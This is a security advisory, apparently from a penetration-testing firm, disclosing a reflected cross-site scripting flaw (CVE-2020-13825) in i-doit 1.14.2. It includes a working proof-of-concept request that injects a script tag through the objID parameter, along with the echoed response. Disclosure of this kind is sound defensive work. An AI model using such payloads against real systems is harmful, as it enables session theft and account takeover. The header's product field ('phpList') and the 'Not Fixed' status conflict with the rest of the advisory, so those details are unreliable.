wizlynx group

(/ch/en/) (https://www.facebook.com/pages/wizlynx-group/166294663422930) (https://twitter.com/wizlynxgroup) (https://www.linkedin.com/company/wizlynx-group) (https://www.xing.com/companies/wizlynxag)

Security Research & Advisories

Reflected Cross-Site Scripting (XSS) Vulnerability in i-doit 1.14.2

Vendor	i-doit (https://www.i-doit.org/)
Product	phpList
Affected Version(s)	1.14.2 and probably prior
Tested Version(s)	1.14.2
Vendor Notification	May 27, 2020
Advisory Publication	May 27, 2020 [without technical details]
Vendor Fix	Version 1.15
Public Disclosure	August 4, 2020
Latest Modification	August 4, 2020
CVE Identifier(s)	CVE-2020-13825 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-13825)
Product Description	i-doit is a web based IT documentation and CMDB. i-doit documents IT-systems and their changes, defines emergency plans, displays vital information and helps to ensure a stable and efficient IT operation.
Credits	Carlos Ramírez L. Security Researcher & Penetration Tester @wizlynx group

Reflected Cross-Site Scripting (XSS) Vulnerability

Severity: **Medium**	**CVSS Score**: 5.4	**CWE-ID**: **CWE-79** (https://cwe.mitre.org/data/definitions/79)	**Status**: Not Fixed

Vulnerability Description


The i-doit web application is affected by Reflected Cross-Site Scripting (XSS) vulnerability affecting version 1.14.2 and probably prior versions. An attacker can use the vulnerability to inject malicious JavaScript code into the application, which will execute within the browser of any user who views the relevant application content. The attacker-supplied code can perform a wide variety of actions, such as stealing victims' session tokens or login credentials, performing arbitrary actions on their behalf, and logging their keystrokes.

CVSS Base Score

Attack Vector	Network	**Scope**	Changed
Attack Complexity	Low	**Confidentiality Impact**	Low
Privileges Required	Low	**Integrity Impact**	Low
User Interaction	Required	**Availability Impact**	None

The application i-doit has one Reflected Cross-Site Scripting (XSS) vulnerability due to the lack of input validation and output encoding.

The value of the app request parameter is copied into the value of a Javascript. The payload <script>alert("XSS")</script> was submitted in the app parameter "objID", but this could be injected into any parameter shown in the URL as shown below:




```
GET /idoit-open-1.14.2/?viewMode=1100&tvMode=1006&tvType=3&objID=
3"<script>alert("XSS")</script>3&catgID=31&objTypeID=2&editMode=0
HTTP/1.1
Host: 192.168.31.129
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0)
Gecko/20100101 Firefox/76.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=
0.8
Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=kn4thcesilph2dgqnqmup00oq0
Upgrade-Insecure-Requests: 1
```

```
    </script>

    </div>

<div id="main_content">
                                <div id="navBar"><a id="navbar_item_8" title="
" class="navbar_item" href="?viewMode=1100&tvMode=1006&tvType=3&objID=3"
<script>alert("XSS")</script>
3&catgID=31&objTypeID=2&editMode=0&mNavID=2&tenant_id=1"><img src="
/idoit-open-1.14.2/images/icons/silk/link.png" alt="-" /><span class="
navBarLink">&nbsp;Link to this page&nbsp;</span></a>   <input type="submit"
name="submit_isys_form" id="submit_isys_form" value="" style="visibility:
hidden; width: 0; height: 0; position: absolute;"/></div>

<script type="text/javascript">
```

This input was echoed unmodified in the application's response resulting in a Cross-Site Scripting (see request below).

```
/idoit-open-1.14.2/?viewMode=1100&tvMode=1006&tvType=3&objID=3"<script>alert("XSS")</script>3&catgID=31&objTypeID=2&editMode=0
```

The following screenshot shows the JavaScript being executed on the client side:



192.168.31.129/idoit-open-1.14.2/?viewMode=1100&tvMode=1006&tv

3&catgID=31&objTypeID=2&editMode=0&mNavID=2&tenant_id=1"> Link to this page

XSS

wizlynx has not only built a solid foundation of information security, quality and project management know-how, but our associates are known for their ability to apply the right soft skills at the right time to best serve our customers. We make it a point to understand the infrastructure, needs and challenges of our customers, which enables us to deliver fast, effective and high quality results. It is our belief that this level of understanding can only be obtained with the most capable and experienced resources. Reach out to our associates at any time through our interactive competence centers to draw upon our knowledge of processes, procedures, guidelines and tools. You'll be able to see, firsthand, the value our team will add to your organization.